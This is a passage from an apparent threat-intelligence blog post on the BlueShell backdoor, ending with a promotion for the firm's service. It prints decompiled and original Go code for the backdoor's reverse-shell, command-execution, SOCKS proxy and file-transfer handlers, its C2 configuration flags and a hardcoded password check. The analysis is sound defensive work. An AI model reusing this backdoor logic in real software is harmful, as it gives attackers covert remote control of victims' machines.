
Figure 6: Snippet of BlueShell Configuration Values in Ghidra



```
func init(){

        flag.StringVar(&serverHost, "h", "192.168.1.1", "server ip")

        flag.StringVar(&serverPort, "p", "8081", "server port")

        flag.Int64Var(&waitTime, "t", 10, "reconnect wait time")

}
```


Figure 7: BlueShell GitHub source code configuration data

The actor significantly enhanced BlueShell's capabilities by integrating file server and reverse shell functionality with the tool's standard features. These augmentations to the backdoor code signify a deliberate move to increase its versatility and effectiveness in targeted operations.



```
void main.(*Client).HandleHeartbeatResponse
               (undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4,
               long param_5,undefined8 param_6)

{
  char cVar1;
  undefined8 in_R10;
  long unaff_R14;
  undefined8 param_9;
  undefined8 param_10;
  undefined8 param_11;
  long param_12;
  undefined8 param_13;
  undefined8 param_14;

  param_9 = param_4;
  param_11 = param_2;
  param_10 = param_1;
  param_12 = param_5;
  param_13 = param_6;
  param_14 = in_R10;
  while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
    runtime.morestack_noctxt();
  }
  if ((DAT_00b48908 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).RunCommand(param_14);
  }
  else if ((DAT_00b488f8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).ReverseShell(param_14);
  }
  else if ((DAT_00b48918 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).StartFileServer();
  }
  else if ((DAT_00b48928 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).StartSocks5Proxy(param_14);
  }
  else if ((DAT_00b488e8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).FileUpload(param_14);
  }
  else if ((DAT_00b488d8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).FileDownload(param_14);
  }
  return;
}
```


Figure 8: Decompiled code in Ghidra displaying customized features



```
func HandleClientConnection(conn net.Conn) {
        defer conn.Close()

        actionChannel := make([]byte, 128)

        osName := runtime.GOOS

        _, _ = conn.Write([]byte(osName))

        read_len, err := conn.Read(actionChannel)

        if err != nil {
                return
        }

        action := strings.TrimSpace(string(actionChannel[:read_len]))

        if read_len == 0 {
                return
        }else if  action == "shell" {
                shell.GetInteractiveShell(conn)
        }else if  action == "upload" {
                shell.UploadFile(conn)
        }else if  action == "download" {
                shell.DownloadFile(conn)
        }else if  action == "socks" {
                println("socks5")
                shell.RunSocks5Proxy(conn)
        }
}
```

Figure 9: Snippet of standard BlueShell source code

Finally, the file uses a hardcoded password check before starting a service and executing commands specific to system utilities. If the check fails, the server starts normally without additional operations. The code checks for a string length of 8 and uses the hexadecimal representation of the reverse of the word 'password.'



```
if ((param_14 == 8) && (*param_13 == 0x64726f7773736170)) {
  puVar3 = (undefined8 *)runtime.newobject();
  if (DAT_00b83a70 == 0) {
    *puVar3 = param_15;
  }
  else {
    runtime.gcWriteBarrierDX(puVar3);
  }
  lVar4 = github.com/kardianos/service.New();
  if (puVar1 == (undefined8 *)0x0) {
    uVar10 = 0x66;
    auVar9._4_4_ = in_XMM15_Db;
    auVar9._0_4_ = in_XMM15_Da;
    auVar9._8_4_ = in_XMM15_Dc;
    auVar9._12_4_ = in_XMM15_Dd;
    uVar11 = 0;
    syscall.rawSyscallNoError();
    uVar5 = 0;
    uVar6 = 0;
    uVar7 = 0;
    uVar8 = 0;
    if (local_70 == 0) {
      lVar4 = (**(code **)(lVar4 + 0x18))();
      if (lVar4 != 0) {
        local_38._8_8_ = &PTR_DAT_009ac200;
        local_38._0_8_ = &string;
        fmt.Fprintln(1,1,&PTR_DAT_009ac200,local_38);
      }
      local_18._4_4_ = uVar6;
      local_18._0_4_ = uVar5;
      local_18._8_4_ = uVar7;
      local_18._12_4_ = uVar8;
      local_28._8_8_ = 2;
      local_28._0_8_ = &DAT_007008a8;
      auVar9 = runtime.concatstring3
                         (param_7,param_8,&DAT_007008a8,0x11,&DAT_007016f1,8,uVar10,auVar9,uVar11)
      ;
      local_18._8_8_ = &DAT_007045d3;
      local_18._0_8_ = auVar9._0_8_;
      os/exec.Command(2,2,auVar9._8_8_,local_28);
      os/exec.(*Cmd).Start();
      local_18._4_4_ = uVar6;
      local_18._0_4_ = uVar5;
      local_18._8_4_ = uVar7;
      local_18._12_4_ = uVar8;
      local_28._8_8_ = 2;
      local_28._0_8_ = &DAT_007008a8;
      auVar9 = runtime.concatstring3
                         (param_7,param_8,&DAT_007008a8,8," start% util\' for \'\"&<>",6);
      local_18._8_8_ = &DAT_007019d1;
      local_18._0_8_ = auVar9._0_8_;
      os/exec.Command(2,2,auVar9._8_8_,local_28);
      os/exec.(*Cmd).Start();
      os.Exit();
      return (undefined8 *)0x0;
    }
    main.RunServer();
    return (undefined8 *)0x0;
  }
```

Figure 10: Snippet of decompiled code consisting of a password check

## Conclusion

In conclusion, we briefly examined the BlueShell backdoor, a tool that has been around for more than four years and will likely be used in the foreseeable future. From the surprising inclusion of an image from an Atomy China seminar to the added functionalities of a file server and reverse shell, we identified how attackers are extending open-source projects to meet their needs.

Apply for an account today to discover more intriguing hosted malware examples, access our near-real-time feed of command-and-control infrastructure data, and use our scanners to look for suspicious IP addresses.